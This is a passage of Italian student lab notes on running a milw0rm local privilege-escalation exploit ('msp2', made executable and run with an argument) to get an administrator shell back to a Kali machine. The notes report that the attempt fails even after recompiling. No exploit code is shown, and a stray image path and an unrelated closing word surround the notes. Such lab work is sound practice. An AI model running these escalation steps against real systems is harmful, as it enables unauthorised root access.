
```
chmod +x msp2

./msp2 2373
```

Tornando sull’altra shell di cmd di kali dovrebbe essere arrivata la shell con i permessi d’amministratore.



Purtroppo nulla non funziona, facendo tutti i check d'accapo di tutte le impostazioni, test ecc. Il risultato non cambia .

Il prof dice che tocca cancellare un commento alla fine del file .c perchè da problemi e và in conflitto:
(// milw0rm.com [2009-04-30])
"sudo nano msp2.c"



Ora l'ho tolto e testo vedo se rifacendo tutta la procedura di ricompilazione del file.c e facendolo poi partire se funziona: (gcc chmod ecc.)
Niente ho fatto il test e non funziona lo stesso.

(Com'è iniziata:)

(Com’è finita:)


CALCIO